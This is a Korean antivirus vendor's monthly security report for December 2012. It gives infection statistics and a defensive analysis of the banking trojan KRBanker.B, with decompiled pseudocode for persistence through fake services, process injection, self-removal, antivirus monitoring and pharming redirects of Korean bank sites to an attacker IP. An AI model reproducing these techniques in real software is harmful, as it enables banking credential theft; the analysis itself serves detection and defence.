



www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 12 월의 악성코드 통계	3
1. 악성코드 통계	3
(1) 감염 악성코드 Top 15	3
(2) 카테고리별 악성코드 유형	4
(3) 카테고리별 악성코드 비율 전월 비교	4
(4) 월별 피해 신고 추이	5
(5) 월별 악성코드 DB 등록 추이	5
2. 악성코드 이슈 분석 - "Spyware.PWS.KRBanker.B"	6
(1) 개요	6
(2) 행위 분석	6
(3) 결론	16
3. 허니팟/트래픽 분석	17
(1) 상위 Top 10 포트	17
(2) 상위 Top 5 포트 월별 추이	17
(3) 악성 트래픽 유입 추이	18
4. 스팸 메일 분석	19
(1) 일별 스팸 및 바이러스 통계 현황	19
(2) 월별 통계 현황	19
(3) 스팸 메일 내의 악성코드 현황	20
Part II 보안 이슈 돋보기	21
1. 12 월의 보안 이슈	21
2. 12 월의 취약점 이슈	23



Part I 12월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2012년 12월 1일 ~ 2012년 12월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	—	Spyware.OnlineGames.wsxp	Spyware	5,889
2	New	Trojan.Generic.8297884	Trojan	2,644
3	New	Gen:Variant.Kazy.125570	Etc	2,629
4	New	Gen:Variant.Kazy.13284	Etc	2,343
5	New	Adware.Generic.345040	Adware	2,309
6	↓ 3	Trojan.Downloader.KorAdware	Trojan	2,240
7	↓ 5	Gen:Variant.Zusy.4661	Etc	2,107
8	↑ 3	Hosts.gms.ahnlab.com	Host	2,056
9	New	Worm.Palevo.D	Worm	1,951
10	↓ 3	Trojan.Downloader.ATGG	Trojan	1,939
11	New	Gen:Trojan.Heur.iqWaXrUvkge	Trojan	1,912
12	New	Gen:Trojan.Heur.PT.mqZ@G0mlOf	Trojan	1,859
13	New	Trojan.JS.Agent.HFM	Trojan	1,845
14	New	Gen:Variant.Graftor.Elzob.19694	Etc	1,802
15	New	Trojan.Downloader.86016	Trojan	1,800

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

12월의 감염 악성코드 TOP 15에서는 지난 9월부터 4달 연속으로 온라인게임 계정탈취 악성코드인 Spyware.OnlineGames.wsxp가 11월보다 약 20% 증가한 수치로 1위를 차지하였습니다. 12월초부터 많은 신작 온라인게임들이 출시되면서 그에 맞춰 게임계정을 탈취하는 악성코드도 기승을 부리고 있습니다. 아울러 지난달에 2위를 차지했던 키로거 악성코드인 Gen:Variant.Zusy.4661의 경우는 5계단 하락하여 7위를 차지하여 그 기세가 조금 꺾이긴 했으나 여전히 많은 PC를 감염시키고 있습니다.

새롭게 2위를 차지한 Trojan.Generic.8297884의 경우는 웹브라우저에 광고창을 생성하거나 광고팝업창을 띄우는 동시에 사용자의 동의를 받지 않고 추가 애드웨어를 다운로드하는 악성코드입니다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 40%를 차지했으며, 기타(ETC) 유형이 25%로 2위를 차지했습니다. 스파이웨어(Spyware) 유형의 경우 17%로 3위의 점유율을 보였습니다.


(3) 카테고리별 악성코드 비율 전월 비교



12월에는 11월과 비교하여 트로이목마(Trojan) 유형의 악성코드 비중이 대폭 감소하였습니다. 다만 스파이웨어(Spyware) 유형과 기타(Etc) 유형은 모두 11월에 비해 50% 이상 대폭 증가하였습니다.

(4) 월별 피해 신고 추이

[2012년 01월 ~ 2012년 12월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 12월에는 연말연휴 등으로 인해 PC사용율이 감소하여 11월에 비해 신고건수가 완만한 감소세를 보였습니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 01월 ~ 2012년 12월]



Part I 12월의 악성코드 통계

2. 악성코드 이슈 분석 - "Spyware.PWS.KRBanker.B"

(1) 개요

이 악성코드는 Spyware.PWS.KRBanker.A의 변종으로 특정 인터넷 뱅킹 사이트(우리은행, 국민은행, NH농협, ibk기업은행)로 접근 시 그 인터넷 뱅킹 사이트의 URI를 확인하여 악성코드 제작자가 만든 다른 사이트로 접속을 시키는 악성코드이다.

Spyware.PWS.KRBanker.A와 다른 점은 SFX를 이용하지 않았고, 특정 날짜 이후에 동작하면 자신의 흔적을 지우는 행위를 한다는 점이다.

(2) 행위 분석

① winlogones.exe

Detection Name	File Name	Size(Byte)
Spyware.PWS.KRBanker.B	winlogones.exe	109568

코드의 시작 부분을 확인하면 Windower 라는 윈도우 명을 찾고 존재한다면 그 윈도우의 핸들을 이용하여 종료시킨다. Windower 라는 이름은 Winlogones.exe파일에서 생성하는 윈도우로써 중복 실행을 방지하는데 사용된다.

```
void __usercall start(int a1<ebx>, int a2<edi>, int a3<esi>)
{
    HWND v3; // eax@1
    void *v4; // ecx@1
    int v5; // ecx@3
    int v6; // ecx@5
    int v7; // ecx@5
    HANDLE v8; // esi@6
    DWORD v9; // edi@6
    int v10; // ebx@6
    HWND v11; // eax@10
    HWND v12; // eax@12
    int v13; // [sp-18h] [bp-148h]@3
    int (*v14)(); // [sp-14h] [bp-144h]@3
    int *v15; // [sp-10h] [bp-140h]@3
    int v16; // [sp-Ch] [bp-13Ch]@1
    void (__cdecl *v17)(); // [sp-8h] [bp-138h]@1
    int *v18; // [sp-4h] [bp-134h]@1
    char v19; // [sp+Ch] [bp-124h]@5
    int v20; // [sp+10Ch] [bp-24h]@1
    int v21; // [sp+110h] [bp-20h]@1
    int v22; // [sp+114h] [bp-1Ch]@1
    double v23; // [sp+118h] [bp-18h]@3
    int v24; // [sp+130h] [bp+0h]@1

    v20 = 0;
    v22 = 0;
    v21 = 0;
    SysInit__linkproc__InitExe();
    v18 = &v24;
    v17 = j_unknown_libname_56_0;
    v16 = *MK_FP(_FS_, 0);
    *MK_FP(_FS_, 0) = &v16;
    System__linkproc__LStrClr(off_427808);
    v3 = FindWindowA("Windower", "The Windower");
    if ( v3 )
        SendMessageA(v3, WM_CLOSE, 0, 0);
    v15 = &v24;
    v14 = loc_419D47;
    v13 = *MK_FP(_FS_, 0);
    *MK_FP(_FS_, 0) = &v13;
    Create_Directory_File_Service(v4);
    v23 = sub_40B1D0("2012-12-26", v5);
    if ( SystemTime_Check() > v23 )
    {
        **off_4279FC = 1;
        Self_Remove(a1, a2, a3);
    }
}
```

(그림. FindWindowA 함수와 특정 이름을 가진 윈도우를 이용하여 중복 실행을 방지하는 코드)

Create_Directory_file_Service라는 함수를 이용하여 우선

"C:\WINDOWS\system32\mui\tempbl~1\tempbl~1"폴더가 존재하는지 확인 한 후 존재하지 않으면

1.lpBinaryPathName을 C:\WINDOWS\system32\mui\tempbl~1\tempbl~1\csrsses.exe로 하는 Windows Video Management Services Extensions라는 이름의 서비스를 생성

2.lpBinaryPathName을 C:\WINDOWS\system32\mui\tempbl~1\tempbl~1\winlogones.exe로 하는 Windows Update Management Extensions라는 이름의 서비스를 생성

3.현재 실행된 파일을 C:\WINDOWS\system32\mui\tempbl~1\tempbl~1\winlogones.exe로 복사

4. C:\WINDOWS\system32\mui\tempbl~1\tempbl~1\csrsses.exe 파일을 생성

5. 현재 실행된 파일을 삭제하는 스크립트를 작성하여 실행

6. C:\WINDOWS\system32\mui\tempbl~1\tempbl~1\winlogones.exe를 실행

7. 종료

를 하게 된다.

```
if ( !Sysutils__DirectoryExists(dword_428AB8) )
{
    System__linkproc__LStrCatN(v1, 3, dword_417510, csrsses_exe, dword_417510, v9, v10, v11);
    CREATE_SERVICE("Windows Video Management Services Extensions", v17);
    System__linkproc__LStrCatN(v2, 3, dword_417510, winlogones_exe, dword_417510, v9, v10, v11);
    CREATE_SERVICE("Windows Update Management Extensions", v16);
    if ( !Sysutils__DirectoryExists(dword_428AA4) )
    {
        v3 = System__linkproc__LStrToPChar(dword_428AA4);
        CreateDirectoryA(v3, 0);
    }
    if ( !Sysutils__DirectoryExists(dword_428AB4) )
    {
        v4 = System__linkproc__LStrToPChar(dword_428AA4);
        CreateDirectoryA(v4, 0);
    }
    v5 = System__linkproc__LStrToPChar(dword_428AC0);
    if ( CreateDirectoryA(v5, 0) ) // C:\WINDOWS\system32\mui$wtempblgs..wtempblgs...w
    {
        sub_416D78(C_WINDOWS_system32, off_42783C[0]);
        winlogones_exe = System__linkproc__LStrToPChar(winlogones_exe);
        System__ParamStr(0, &v15);
        Dropper = System__linkproc__LStrToPChar(v15);
        CopyFileA(Dropper, winlogones_exe, 0);
        CREATE_FILE(csrsses_exe);
        Dropper_self_remove();
        ExitProcess(0);
    }
}
```

(그림. Create_Directory_file_Service 의사코드)

"C:\WINDOWS\system32\mui\$wtempbl~1\wtempbl~1"가 존재한다면

Create_Directory_file_Service를 빠져나오게 되고 그 이후에 GetLocalTime 함수를 이용하여 2012-12-26일 이후에 동작을 한다면 악성코드가 사용했던 서비스, 파일, 경로를 삭제 및 정리 하는 함수를 동작하게 된다.

2012-12-26일 이전에 동작한다면 현재 동작하고 있는 프로세스 명이 winlogon.exe 인지를 확인 하고 winlogon.exe가 아니라면 현재 동작하고 있는 프로세스를 읽어 들인 후 정상 winlogon.exe에 인젝션한다.

그 이후 스레드를 생성하여 Windower 라는 윈도우를 생성하고 특정 사이트에서 log파일을 다운받는다.


```

Create_Directory_File_Service(v4);
v23 = sub_40B1D0("2012-12-26", v5);
if ( SystemTime_Check() > v23 )
{
    **off_4279FC = 1;
    Self_Remove(a1, a2, a3);
}
*off_4279E4 = 0;
sub_40E04C(v5, a1);
Windows__ZeroMemory(&Filename, 260);
*(&Filename + GetModuleFileNameA(0, &Filename, 0x104u)) = 0;
unknown_libname_70(&v21, &Filename, 261);
sub_40D7D8(v21, &v22);
System__linkproc__LStrAsg(&dword_428E8C, v22);
Windows__ZeroMemory(&byte_428D84, 260);
*(&byte_428D84 + GetSystemDirectoryA(&byte_428D84, 0x104u)) = 0;
System__linkproc__CToPasStr(&v19, &byte_428D84);
unknown_libname_69(&v20, &v19, v6);
System__linkproc__LStrCatN(v7, 3, "winlogon.exe", "WW", v20, v13, v14, v15);
if ( sub_40D7A0(dword_428E8C, "winlogon.exe") )
{
    v8 = CreateFileA(&Filename, 0x80000000u, 1u, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    v9 = GetFileSize(v8, 0);
    v10 = System__linkproc__GetMem(v9);
    ReadFile(v8, v10, v9, &NumberOfBytesRead, 0);
    CloseHandle(v8);
    Injection(dword_428E90, " ", v10);
    System__linkproc__FreeMem(v10);
}
CreateThread(0, 0, Make_Windowner_Window, 0, 0, &ThreadId);
CreateThread(0, 0, Download_log, 0, 0, &dword_428E94);
*MK_FP(__FS__, 0) = v16;
while ( 1 )
{
    CreateThread(0, 0, Anti_AU, 0, 0, &dword_428EA4);
    CreateThread(0, 0, Watch_csrsstes_And_Winlogones, 0, 0, &dword_428EA0);
    if ( !*off_4279E4 )
        *off_4279E4 = CreateThread(0, 0, sub_418AF4, 0, 0, &dword_428E98);
    v11 = FindWindowA("#32770", "CSRSSSES.EXE");
    if ( v11 )
        PostMessageA(v11, WM_CLOSE, 0, 0);
    v12 = FindWindowA("#32770", "csrsses.exe - 응용 프로그램 오류");
    if ( v12 )
        PostMessageA(v12, WM_CLOSE, 0, 0);
    sub_416C7C();
    Sleep(0xBB8u);
}

```

(그림. Start 함수 의사코드)

그리고 지속적으로 V3, 알약, 네이버백신의 프로세스를 감시하며, csrsses.exe가 정상 동작 중인 지를 확인한다.

```

if ( Search_Process("winlogones.exe") )
{
    sub_40E04C(v3, a1);
    Terminate_Process("winlogones.exe");
}
if ( !Sysutils__DirectoryExists(dword_428AB8) )
{
    if ( !Sysutils__DirectoryExists(dword_428AA4) )
    {
        v4 = System__linkproc__LStrToPChar(dword_428AA4);
        CreateDirectoryA(v4, 0);
    }
    if ( !Sysutils__DirectoryExists(dword_428AB4) )
    {
        v5 = System__linkproc__LStrToPChar(dword_428AAC);
        CreateDirectoryA(v5, 0);
    }
    v6 = System__linkproc__LStrToPChar(dword_428AC0);
    CreateDirectoryA(v6, 0);
}
if ( Sysutils__FileExists() )
{
    dword_428BE4 = FindWindowA("WinIEner001", "The WinIEner001");
    if ( !dword_428BE4 )
    {
        v7 = System__linkproc__LStrToPChar(csrsses_exe);
        WinExec(v7, 0);
    }
}
else
{
    if ( CREATE_FILE(csrsses_exe) )
    {
        System__linkproc__LStrCatN(v8, 3, dword_417728, csrsses_exe, dword_417728, v11, v12, v13);
        CREATE_SERVICE("Windows Video Management Services Extensions", v20);
        v9 = System__linkproc__LStrToPChar(csrsses_exe);
        WinExec(v9, 0);
    }
}
}

```

(그림. csrsses 동작을 확인하는 함수 의사코드)

② 악성파일(csrsses.exe)

Detection Name	File Name	Size(Byte)
Spyware.PWS.KRBanker.B	csrsses.exe	51712

코드의 시작 부분을 확인하면 Winlogones.exe 의 시작부분과 유사하게 WinIEner001이라는 윈도우 명을 찾고 존재한다면 그 윈도우의 핸들을 이용하여 종료시킨다. 그리고 정상 calc.exe에 인젝션을 한다.

```

v3 = FindWindowA("WinIener001", "The WinIener001");
if ( v3 )
    SendMessageA(v3, 0x10u, 0, 0);
v8 = &v17;
v7 = loc_41628E;
v6 = *MK_FP(__FS__, 0);
*MK_FP(__FS__, 0) = &v6;
*off_41758C = 0;
*off_41745C = 0;
*off_41740C = 0;
sub_40CB6C(v4, a1);
Windows__ZeroMemory(&Filename, 260);
*(&Filename + GetModuleFileNameA(0, &Filename, 0x104u)) = 0;
unknown_libname_315(&v15, &Filename, 261);
sub_405FCC(v15, &v16);
System__linkproc__LStrAsg(&dword_418CC8, v16);
Windows__ZeroMemory(&byte_418BC0, 260);
*(&byte_418BC0 + GetSystemDirectoryA(&byte_418BC0, 0x104u)) = 0;
System__linkproc__CToPasStr(&v13, &byte_418BC0);
unknown_libname_314(&v14, &v13);
System__linkproc__LStrCatN(&dword_418CCC, 3, v5, v7, v6, v14, dword_416368, "calc.exe");
if ( unknown_libname_87(dword_418CC8, "calc.exe") )
{
    a3 = CreateFileA(&Filename, 0x80000000u, 1u, 0, 3u, 0x80u, 0);
    a2 = GetFileSize(a3, 0);
    a1 = System__linkproc__GetMem(a2);
    ReadFile(a3, a1, a2, &NumberOfBytesRead, 0);
    CloseHandle(a3);
    sub_40606C(dword_418CCC, &dword_416388);
    System__linkproc__FreeMem(a1);
}
IdUCard__16426((*off_417464)[0], &v12, a1, a2, a3);
System__linkproc__LStrAsg(off_417568[0], v12);
CreateThread(0, 0, Make_WinIener001_Window, 0, 0, &ThreadId);
CreateThread(0, 0, Search_Bank_String, 0, 0, &dword_418CD8);
*MK_FP(__FS__, 0) = v9;
while ( 1 )
{
    v11 = &v17;
    v10 = loc_4162F7;
    v9 = *MK_FP(__FS__, 0);
    *MK_FP(__FS__, 0) = &v9;
    CreateThread(0, 0, Watch_csrrses_And_Winlogones, 0, 0, &dword_418CD4);
    if ( FindWindowA("Chrome_WidgetWin_1", 0) )
    {
        Terminate_Process("chrome.exe");
        MessageBoxA(0, "헉!Google 크롬이 알, "Google 크롬", 0x40030u);
    }
    *MK_FP(__FS__, 0) = v9;
}

```

(그림. Start 함수 의사코드)

csrrses.exe에서 본격적인 파밍이 이루어지게 되는데 동작 행위는 다음과 같다.

1. FindWindow 함수를 사용하여 인터넷 익스플로러가 동작중인 지를 확인
2. 은행 관련 스트링(NH Bank;;, MyKB-Mypag, WooriBank_, IBK-Login_)를 비교하여 스트링이 존재하면 iexplorer.exe를 실행

```
int __usercall sub_415218<eax>(HWND a1<eax>)
{
    char v1; // zF@1
    char v2; // zF@2
    char v3; // zF@3
    char v4; // zF@4
    int (*iexplores.exe)(); // eax@5
    int v7; // [sp-Ch] [bp-114h]@1
    int (__fastcall *v8)(HWND); // [sp-8h] [bp-110h]@1
    int (__fastcall *v9)(HWND); // [sp-4h] [bp-10Ch]@1
    int v10; // [sp+0h] [bp-108h]@1
    LPARAM lParam; // [sp+4h] [bp-104h]@1
    int v12; // [sp+104h] [bp-4h]@1
    int v13; // [sp+108h] [bp+0h]@1

    v10 = 0;
    v12 = 0;
    v9 = &v13;
    v8 = loc_4152E8;
    v7 = *MK_FP(__FS__, 0);
    *MK_FP(__FS__, 0) = &v7;
    SendMessageA(a1, WM_GETTEXT, 0x100u, &lParam);
    unknown_libname_315(&v10, &lParam, 256);
    LeftStr(v10, 10);
    System__linkproc__LStrCmp(v12, "NH BanK::");
    if ( v1
        || (System__linkproc__LStrCmp(v12, "MyKB-Mypag"), v2)
        || (System__linkproc__LStrCmp(v12, "WoorIBanK_"), v3)
        || (System__linkproc__LStrCmp(v12, "IBK-Login_"), v4) )
    {
        iexplores.exe = System__linkproc__LStrToPChar(*off_4174E4);
        WinExec(iexplores.exe, 1u);
    }
    *MK_FP(__FS__, 0) = v7;
    v9 = loc_4152EF;
    System__linkproc__LStrClr(&v10);
    return System__linkproc__LStrClr(&v12);
}
```

(그림. 은행 관련 스트링 확인 함수 코드)

3. 특정 사이트로 파밍한다.


```
v6 = System__linkproc__LStrToPChar(v29);
v5 = v6;
v7 = Sysutils__StrPos(v6, "nonghyup.com/");
unknown_libname_312(&v27, v7, v3);
v8 = Sysutils__StrPos(v5, "kbstar.com/");
unknown_libname_312(&v28, v8, v3);
v9 = Sysutils__StrPos(v5, "wooribank.com/");
unknown_libname_312(&v26, v9, v3);
v10 = Sysutils__StrPos(v5, "ibk.co.kr/");
unknown_libname_312(&v25, v10, v3);
RightStr(v29, 9);
System__linkproc__LStrCmp(v24, "bank.htm?");
if ( !v11 )
{
    if ( byte_418AA0 == 1 )
    {
        Sleep(0x2710u);
        *off_41758C = 1;
        sub_4150F0(v4, a3, v5);
    }
    if ( v27 )
    {
        System__linkproc__LStrCatN(&v23, 3, v3, v18, v17, "http://", (*off_417598)[0], "/nh/");// http://203.190.236.9/nh/
        v12 = System__linkproc__LStrToPChar(v23);
        SendMessageA(v4, WM_SETTEXT, 0xFFu, v12);
        SendMessageA(v4, WM_KEYFIRST, 0xDu, 0);
    }
}
```

(그림. 파밍을 실행하는 함수 코드)

